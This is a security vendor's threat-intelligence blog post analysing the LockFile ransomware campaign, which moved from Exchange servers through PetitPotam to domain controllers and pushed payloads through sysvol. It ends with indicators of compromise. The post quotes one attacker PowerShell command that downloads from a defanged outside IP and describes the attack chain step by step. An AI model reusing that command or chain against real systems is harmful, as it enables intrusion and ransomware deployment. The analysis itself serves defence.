

LockFile: Ransomware Uses PetitPotam Exploit to Compromise Windows Domain Controllers

symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lockfile-ransomware-new-petitpotam-windows





Threat Hunter TeamSymantec

Previously unseen ransomware hit at least 10 organizations in ongoing campaign.

***UPDATE August 23**: Third parties have identified a ProxyShell exploit as a potential vector for the PowerShell-related commands that are identified in this blog. Researcher Kevin Beaumont first spotted that ProxyShell was being exploited from 209.14.0[.]234 on August 13. The ProxyShell and LockFile link is also mentioned in this Twitter thread. Protection information has been updated below based on this new information.*

What appears to be a new ransomware family is being used to target victims in various industries around the globe.

The LockFile ransomware was first observed on the network of a U.S. financial organization on July 20, 2021, with its latest activity seen as recently as August 20. LockFile has been seen on organizations around the world, with most of its victims based in the U.S. and Asia.

Indications are that the attackers gain access to victims' networks via Microsoft Exchange Servers, and then use the incompletely patched PetitPotam vulnerability to gain access to the domain controller, and then spread across the network. It is not clear how the attackers gain initial access to the Microsoft Exchange Servers.

Victims are in the manufacturing, financial services, engineering, legal, business services, and travel and tourism sectors.

The attackers behind this ransomware use a ransom note with a similar design to that used by the LockBit ransomware gang (*Figure 1)* and reference the Conti gang in the email address they use - [.]com.




Figure 1. The LockFile ransom note

Attack chain

Exchange servers are compromised through an as yet unidentified technique. On exploitation, the attacker executes a PowerShell command such as the following:

powershell wget hxxp://209.14.0[.]234:46613/VcEtrKighyIFS5foGNXH

Other *powershell wget* commands to the same IP address use similar seemingly random high port numbers. It is unknown exactly what is downloaded by the PowerShell command; however, the attackers maintain access on victim networks for at least several days before beginning the ransomware attack.

Typically around 20 to 30 minutes prior to deploying ransomware, the attackers install a set of tools onto the compromised Exchange Server. Included in these tools is:

> An exploit for the CVE-2021-36942 vulnerability (aka PetitPotam). The code appears to be copied from https://github.com/zcgonvh/EfsPotato. This is in a file called “efspotato.exe”.
>
> Two files: active_desktop_render.dll and active_desktop_launcher.exe

The active_desktop_launcher.exe is a legitimate version of KuGou Active Desktop. The executable is being used in a DLL search order loading attack to load a malicious active_desktop_render.dll file. This active_desktop_render.dll file, when loaded by the active_desktop_launcher.exe, attempts to load and decrypt a file in the local directory called “desktop.ini”. If the file is successfully loaded and decrypted, shellcode from the file is executed. As the investigation into these attacks is ongoing, a copy of “desktop.ini” has yet to be retrieved for analysis.

The encrypted shellcode, however, very likely activates the efspotato.exe file that exploits PetitPotam. This is an NTLM relay attack bug that can be used by a low-privileged attacker to take over a domain controller. It was patched in Microsoft’s August Patch Tuesday release, but it subsequently emerged that the fix released reportedly did not fully patch the vulnerability.

Once access has been gained to the local domain controller, the attackers copy over the LockFile ransomware, along with a batch file and supporting executables, onto the domain controller. These files are copied into the “sysvol\domain\scripts” directory. This directory is used to deploy scripts to network clients when they authenticate to the domain controller. This means that any clients that authenticate to the domain after these files have been copied over will execute them.

The files that are copied into the Sysvol directory are:

- Autologin.bat
- Autologin.exe
- Autologin.dll
- Autologin.sys
- Autoupdate.exe

The Autoupdate.exe file is a variant of the LockFile payload, which is unique to each organization targeted.

The Autologin.exe, Autlogin.dll, and Autologin.sys files are all part of a toolkit called the Kernel Driver Utility (KDU - https://github.com/hfiref0x/KDU). Autologin.dll is the “Tanikaze.dll” component, and the autologin.exe is the “Hamakaze” component. It is currently unclear exactly how the KDU tool is utilized by the attacker in conjunction with the ransomware. Regardless of how they are utilized, the LockFile ransomware is ultimately executed.

A new threat?

LockFile appears to be a new threat on the already crowded ransomware landscape. The investigation into this threat, and whether it may have links to any previously seen or retired ransomware threats continues. This is an ongoing investigation and Symantec, part of Broadcom Software, may update this blog with new information if it comes to light.

Protection

The following protections are in place to protect customers against LockFile attacks:

File-based

- Ransom.Lockfile
- Ransom.CryptoTorLocker

Network-based

- OS Attack: SMB EFS NTLM Relay Attempt
- Audit: SMB EFS NTLM Relay Attempt 2
- Web Attack: Microsoft Exchange Server RCE CVE-2021-34473
- Web Attack: Microsoft Exchange Server Elevation of Privilege CVE-2021-34523

For the latest protection updates, please visit the Symantec Protection Bulletin.

Policy-based

Symantec Data Center Security default hardening policies for Microsoft Exchange servers and Windows Domain Controllers protect against ProxyShell vulnerabilities and prevent LockFile ransomware attacks on Domain Controllers.

Indicators of Compromise

SHA256 Hashes	MD5 Hashes	Description
ed834722111782b2931e36cfa51b38852c813e3d7a4d16717f59c1d037b62291	957af740e1d88fabdaf73bd619cb3d31	active_desktop_ren
cafe54e85c539671c94abdeb4b8adbef3bde8655006003088760d04a86b5f915	f08e24f57501f2c4e009b6a7d9249e99	autoupdate.exe
36e8bb8719a619b78862907fd49445750371f40945fefd55a9862465dc2930f9	bc70a7b384558cafbbc04f00a59cbe8d	autologin.sys
5a08ecb2fad5d5c701b4ec42bd0fab7b7b4616673b2d8fbd76557203c5340a0f	8ed32ace2fbce50296d3a1a16d963ba7	autologin.exe
1091643890918175dc751538043ea0743618ec7a5a98018785549700365 24b75	8d17765168677ef76400b497fb0c0fd3	autologin.dll
2a23fac4cfa697cc738d633ec00f3fbe93ba22d2498f14dea08983026fdf128a	1f0a89360bb9471af8b2b1136eafd65f	autoupdate.exe
7bcb25854ea2e5f0b8cfca7066a13bc8af8e7bac6693dea1cdad5ef193b052fd	335b9a537a380ec5936a7210ad64d955	efspotato.exe
c020d16902bd5405d57ee4973eb25797087086e4f8079fac0fd8420c716ad153	2163489886929ffc596983d42965a670	active_desktop_ren
a926fe9fc32e645bdde9656470c7cd005b21590cda222f72daf854de9ffc4fe0	ef37842fc159631f9dd8f94c5e05a674	autoupdate.exe
368756bbcaba9563e1eef2ed2ce59046fb8e69fb305d50a6232b62690d33f690	435b568f7ac982b58ab86e8680d9042e	autologin.sys
d030d11482380ebf95aea030f308ac0e1cd091c673c7846c61c625bdf11e5c3a	49dd23214007c7f839eebcd83a3c9465	autoupdate.exe
a0066b855dc93cf88f29158c9ffbbdca886a5d6642cbcb9e71e5c759ffe147f8	d51dff297c293bac5871a9b82e982103	autoupdate.exe
bf315c9c064b887ee3276e1342d43637d8c0e067260946db45942f39b970d7ce	52e1fed4c521294c5de95bba958909c1	LockFile

IP address:

209.14.0.234

About the Author

Threat Hunter Team

Symantec

The Threat Hunter Team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.

Want to comment on this post?